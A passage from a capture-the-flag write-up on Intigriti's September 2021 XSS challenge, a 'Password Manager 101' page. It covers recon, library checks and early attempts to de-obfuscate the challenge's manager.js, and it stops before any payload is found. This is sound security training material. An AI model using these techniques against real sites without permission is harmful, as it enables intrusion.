


Intigriti September 2021 Challenge: XSS Challenge 0921 by BugEmir & Pepijn van der Stap

In September ethical hacking platform Intigriti (<https://www.intigriti.com/>) launched a new Cross Site Scripting challenge. The challenge itself was created by 2 of the community members.



The image shows a tweet from Intigriti (@intigriti) dated Sep 6. The tweet text is: "It's CHALLENGE O'CLOCK! Find the XSS before Sunday September 12th, 23:59 CET Win €300 in SWAG prizes We'll release a tip for every 100 likes on this tweet! Thanks @BugEmir and Pepijn for the challenge!". Below the tweet is a promotional graphic for the challenge. The graphic has a white background with a repeating pattern of the Intigriti logo. It features the text "Intigriti's September XSS challenge By @BugEmir and Pepijn van der Stap". The challenge description reads: "Find a way to execute arbitrary javascript on this page and win Intigriti swag." The rules are: "This challenge runs from September 13 until September 19, 11:59 PM CET. Out of all correct submissions, we will draw six winners on Monday, 20th: Three randomly drawn correct submissions Three best write-ups. Every winner gets a €50 swag voucher for our swag shop. The winners will be announced on our Twitter profile. For every 100 likes, we'll add a tip to announcement tweet. Join our Discord to discuss the challenge!" The solution requirements are: "Should work on the latest version of Chrome and Firefox. Should execute alert(document.domain). Should leverage a cross site scripting vulnerability on this domain. Shouldn't be self-XSS or related to MITM attacks. Should be reported at go.intigriti.com/submit-solution." Below the rules is a screenshot of a web page titled "Password Manager 101" with a green box highlighting a specific area. To the right of the challenge details is a large red button that says "TRY & WIN!". At the bottom of the graphic, it says "September XSS Challenge - Intigriti Find the XSS and WIN Intigriti swag. challenge-0921.intigriti.io".

Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.

Challenge


To be simple a victim needs to visit our crafted web url of the challenge page and arbitrary javascript should be executed at that challenge page to launch a Cross Site Scripting (XSS) attack against our victim. In this challenge it was accepted that the victim still needs to perform a mouse click on a button.

The XSS (Cross Site Scripting) attack

Recon

As always it starts with recon and trying to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input possibilities.

The challenge page itself shows the possibility to save our passwords:




A logical next step is to try the application and save a password:

- Should work on the latest version of Chrome **and** FireFox.
- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MITM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below!

Let's pop that alert!




The screenshot shows a web interface titled "Password Manager 101". It features a light gray input field containing the text "MySecretPassword" and a green "Add" button to its right. The interface is set against a background with faint, repeating letters.

This immediately leads us to a first hint. We need to find a URL parameter to add our passwords:



- Should execute `alert(document.domain)`.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MITM attacks.
- Should be reported at go.intigriti.com/submit-solution.

Test your payloads down below!


Let's pop that alert!



The screenshot shows the same "Password Manager 101" interface as before, but with a modal error dialog box overlaid. The dialog has a red "X" icon at the top, followed by the text "Uh, oh!" and "I need a parameter.. maybe look at the sourcecode?". At the bottom of the dialog is a blue button labeled "Keep hunting". The background of the application is dimmed.



The “sweetalert.min.js” javascript file seems a normal library and the file can be downloaded from the official website: <https://sweetalert.js.org/>
A quick check via Google shows no exploits that can be used against this library to solve our challenge and also comparing the javascript file used by the challenge and the one downloaded from the official website shows they are identical and nothing is changed or tampered with.




Phase 1: Finding the URL parameter

What do we know after our initial recon:

- We need to find a URL parameter to use the application.
- “manager.js” is what we are up against: a large and heavily obfuscated javascript file.
- “sweetalert.min.js” javascript file is the official one and not tampered with so nothing interesting here as I could not find any publicly known exploits.

The first hurdle to take is de-obfuscating the “manager.js” javascript code so it becomes a bit more readable or at least reveal some parts of the code.

I downloaded the javascript file locally to make it easier to work with.



The ideas to de-obfuscate the code at this moment are following:

- 1) Is it a well known encoding that is used and can we completely revert it back to readable text?
- 2) If not can I find any readable parts?
- 3) Are there any patterns repeated in the code? With repeated patterns we can maybe figure out more easily what they are doing.


1) A well known encoding?


The well known encoding is true for a part of the code. Some parts can be reverted back to readable via HEX decode. But this does not really bring us any further:

```
(function(c, d) {
  function fm(c, d) {
    return b(c - 0x2f3, d);
  }
  var e = c();
  while (![]) {
    try {
      var f = parseInt(fm(0x4cf, 0x652)) / (-0x112c + 0x2056 + -0xf29) * (-parseInt(fm(0x482, 0x5ee)) / (-0x1a7b + -0x7c7 * 0x3 + -0x38f * -0x1));
      if (f === d) {
        break;
      } else {
        e['push'](e['shift']());
      }
    } catch (g) {
      e['push'](e['shift']());
    }
  }
}(a, 0x9a1c7 + 0xa21 * -0x4 + -0x1 * -0xad81));


function b(c, d) {
  var e = a();
  b = function(f, g) {
    f = f - (0x242 + -0x1feb * -0x1 + -0x2163);
    var h = e[f];
    if (b['HZYYok'] === undefined) {
      var i = function(m) {
        var n = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/-=';
        var o = '';
        var p = '';
        for (var q = -0xfcd * -0x1 + -0x1 * 0x1a51 + 0x2a1 * 0x4, r, s, t = -0x35 * -0xe + -0x43 * -0x3b + -0x1257; s = m['charAt'](t++); ~
          s = n['indexOf'](s);
      }
    }
  }
}
```

A Google search shows this can be converted from HEX encoding:





So this combines to following: $(-0x112c + 0x2056 + -0xf29) \Rightarrow (-4396 + 8278 - 3881) \Rightarrow \text{result:1}$
Of course there is a faster way to check this via the developer tools:



Interesting but still not good enough to find the parameter in the source code.

2) Any readable parts?

Yes some really small parts are readable but also this does not really help us or gets us a parameter name:

```
937     } else {
938         if (aN && L(/>/i, bm)) {
939             if (fP(0x3b, -0x7d) !== fP(0x80, -0x9c)) {
940                 b8(bu, bk);
941             } else {
942                 if (v[0x231a * -0x1 + -0x2c * -0x46 + 0x1764] === w(x[y[-0x4ea + 0x96f + 0x1 * -0x3ce]]) || z[-0x2429 * -0x1 + -0xbcb + -0x183f] ===
943                     if (0[-0x25d6 * -0x1 + -0xde5 * -0x1 + -0x33ad] == typeof P) {
944                         return Z[a0[0x6d0 + -0x1 * -0x2657 + -0x2c70]](a1);
945                     };
946                     if (T(U)) {
947                         return a2[a3[0xe78 + -0x4 * 0x1fc + -0x5d1]](a4[a5[-0x1b64 + -0x6 * -0x222 + 0x1ac * 0x9]]);
948                     }
949                 };
950                 return N;
951             }
952         } else {
953             if (fP(0xcd, 0x254) !== fP(0x198, 0x329)) {
954                 if (L(/svg|math/i, bk[_0x5195[-0xac * 0x28 + -0x19 * 0x4b + 0x22c0]]) && L(M[_0x5195[-0x12b3 * -0x1 + 0x2439 * -0x1 + 0x122e] + C
955                     if (fP(0x2rc, 0x1fb) === fP(0x8d, -0x4b)) {
956                         var bE = k(l);
957                         bE !== m && (n(o) || (p[q] = bE), r = bE);
958                     } else {
959                         b8(bu, bk);
960                     }
961                 } else {
962                     if (fP(0x78, 0x6f) !== fP(0xd6, 0x225)) {
963                         a0 && (bm = I(bm, ax, _0x5195[-0x46 * -0x1c + 0x1170 + 0x80 * -0x31]), bm = I(bm, ay, _0x5195[0xc80 + 0x211a + 0x1681 * -0
964                         var bw = bk[_0x5195[0x22f3 + -0x1e64 + -0x406]][_0x5195[-0x1 * 0x6fb + -0x3 * 0x4dd + -0x3 * -0x76a]]());
```

```
1377     };
1378     var a9 = null;
1379     a8[_0x5195[0x79 * 0x29 + -0x152 + 0xf71 * -0x1]] && a8[_0x5195[-0x194e * -0x1 + 0x1e1 + -0x1891]][_0x5195[-0x59 * -0x59 + 0x1 * -0x
1380     var aa = _0x5195[-0x2c9 + 0x5 * -0x7c6 + 0x2c49] + (a9 ? _0x5195[-0x1 * 0x1bbf + -0xb * -0x2e6 + -0x180] + a9 : _0x5195[-0x1412 + -
1381     try {
1382         return a7[_0x5195[-0x322 + -0x1ccd + 0x228c]](aa, {
1383             'createHTML': function(ab) {
1384                 return ab;
1385             }
1386         });
1387     } catch (ab) {
1388         return console[_0x5195[-0x51 * 0x5c + 0x1 * 0x23c9 + 0x407 * -0x1]](_0x5195[0x12c1 + 0x1 * -0x1bb8 + -0x1 * -0xb9b] + aa + _0x5
1389     };
1390     };
1391     return a();
```

3) Are there any patterns repeated in the code?


And this one is probably not easy to see the first minutes inspecting the code but yes some patterns seem to return a lot.

Here a screenshot of only a part of the code revealing the repeating pattern. This pattern can be found over the entire code:

```
1400     function j(k) {
1401         var l = [];
1402         var m = _0x5195[0x57 * 0xb + -0x3d * 0x6d + 0x18e9];
1403         var n = m[_0x5195[-0x7d * 0x17 + -0x10a5 * -0x2 + 0x160e * -0x1]];
